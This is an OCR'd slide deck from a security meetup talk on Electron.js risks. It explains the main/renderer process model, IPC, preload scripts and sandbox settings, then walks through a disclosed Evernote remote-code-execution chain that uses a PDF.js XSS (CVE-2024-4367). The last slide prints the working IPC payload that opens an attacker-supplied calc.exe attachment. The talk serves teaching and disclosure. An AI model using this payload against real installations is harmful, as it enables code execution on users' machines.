b10s Meetups

From Code to Compromise: The Hidden Risks in Electron.JS

A *Lu513n* rant

Traboda

August | 2024

b10s Meetups


probably in billions?

More than 150 million users

Cross-platform

Chromium + Node Js

Released in 2013



Traboda

Introduction

b10s Meetups

Rohit Narayanan M

Security Engineer @ *Traboda Cyberlabs*

4+ years in **web security**

CTF Player @ *team bi0s*

Le Lu513n

b10s Meetups

Chrome for Front-end

Node for backend

Large Patch gap


Multi-process architecture

- Main process
- Renderer processes
- IPC

Traboda

More on Electron

b10s Meetups



Traboda

Architecture

b10s Meetups

JS main.js

```
const { ipcMain } = require('electron/main')

ipcMain.on('set-title', (event, title) => {
  const webContents = event.sender
  const win = BrowserWindow.fromWebContents(webContents)
  win.setTitle(title)
})
```

JS preload.js

```
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electronAPI', {
  setTitle: (title) => ipcRenderer.send('set-title', title)
})
```

Traboda

InterProcessCommunication

b10s Meetups


JS main.js

```
const win = new BrowserWindow({
  width: 800,
  height: 600,
  webPreferences: {
    nodeIntegration: false,
    contextIsolation: true,
    preload: path.join(__dirname, 'preload.js'),
    sandbox: true,
  },
})
```

Traboda

Configuration


b10s Meetups



Traboda

nodeIntegration

b10s Meetups



Traboda

nodeIntegrationInSubFrames

b10s Meetups

JS preload.js


```
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electronAPI', {
  setTitle: (title) => ipcRenderer.send('set-title', title)
})
```

- Script that is executed before renderer
- Access to limited node JS APIs

Traboda

Preload


b10s Meetups



Traboda

contextIsolation

b10s Meetups



Same as chrome sandbox

Traboda


sandbox

b10s Meetups

Runs in a sandboxed renderer,

preventing access to the system level calls

Adds an IPC to broker the calls



Traboda

sandbox

b10s Meetups

PDF.js XSS - CVE-2024-4367

IPC Misconfiguration in preload.js


Improper checks in main.js

Traboda

Evernote RCE

b10s Meetups

https://0reg.dev/blog/evernote-rce



Just this week, I discovered a critical `Javascript Injection -> Remote-Code Execution` in the `Evernote` app. By **simply clicking** the shared sugar-coated note with embedded `font-injection` malicious `PDF`, the attacker can **arbitrary execute command & files** spontaneously while invisibly by exploiting the preloaded-and-exposed `ipcRenderer` Electron `Inter-Process-Communication` API with the `Evernote`'s built-in `IPC` event listener * `'BrokerBridge'` *in the `Main Process`. As much as I struggled for `6 hours` (Even though I spent way long to writing this blog) from `scratch` in this fully-obscured massive application to create a 4-step call-chain `IPC` payload, I still think this will be great material to share and look at:) *(Funny-thing, I was on the wrong track for around 2 hours then realizing* `IPC` is actually the key, meaning when I found this as 0day, I start to look for the sink for `RCE` rather the `ipcRenderer` related aspects)

In today's blog, we will be exploring the `Evernote XSS->RCE` journey that contains:

- Understanding how `Electron`'s `Multi-Process` Model, `IPC` handlers, and `preload.js` functions;

Traboda

b10s Meetups

https://codeanlabs.com/blog/research/cve-2024-4367-arbitrary-js-execution-in-pdf-js/

JavaScript-based PDF viewer maintained by Mozilla.

Vuln - *eval* called when compiling glyphs.

PDF.js XSS

Traboda

b10s Meetups

JS preload.js

```
o.contextBridge.exposeInMainWorld('electronApi', {
  ipcRenderer: {
    on: (e, t) => o.ipcRenderer.on(e, t),
    send: (e, ...t) => o.ipcRenderer.send(e, ...t),
    removeAllListeners: (e) => o.ipcRenderer.removeAllListeners(e),
    invoke: (e, ...t) => o.ipcRenderer.invoke(e, ...t),
  },
})
```

JS main.js

```
Mt.register(
  'boron.actions.openFileAttachment',
  async ({ resource: e, url: t, noteGuid: n, appName: r }) => {
    try {
      if (!t) return
      const o = (await (0, ea.getCurrentUserID)()).split(':')[1],
        a = lv({ resource: e, noteGuid: n, userID: o })
      if (O().existsSync(a))
        await cv({ filePath: a, resource: e, noteGuid: n, appName: r })
    } catch (e) {
      av.error(`Error in openFileAttachment: ${e}`),
        jp('Message.openFileAttachment.failure')
    }
  }
)
```

Traboda

Evernote RCE


b10s Meetups

```
window.top.electronApi.ipcRenderer.send('BrokerBridge', {
  action: 'Bridge/Call',
  id: '7e803824-d666-4ffe-9ebb-39ac1bd7856f',
  topics: 'boron.actions.openFileAttachment',
  data: {
    resource: {
      hash: '2f82623f9523c0d167862cad0eff6806',
      mime: 'application/octet-stream',
      rect: {...},
      state: 'loaded',
      reference: '22cad1af-d431-4af6-b818-0e34f9ff150b',
      selected: true,
      url: 'en-cache://tokenKey%3D%22AuthToken%3AUser%3A245946624%22+f4cbd0d2-f670-52a7-7ea7-
5720d65614fd+2f82623f9523c0d167862cad0eff6806+https://www.evernote.com/shard/s708/res/54938bad-ecb2-
3aaa-6ad0-a9b7958d402f',
      isInk: false,
      filesize: 45056,
      filename: 'calc.exe',
    },
    url: 'en-cache://tokenKey%3D%22AuthToken%3AUser%3A245946624%22+f4cbd0d2-f670-52a7-7ea7-
5720d65614fd+2f82623f9523c0d167862cad0eff6806+https://www.evernote.com/shard/s708/res/54938bad-ecb2-
3aaa-6ad0-a9b7958d402f',
    noteGuid: 'f4cbd0d2-f670-52a7-7ea7-5720d65614fd',
    appName: '',
  },
})
```

Traboda

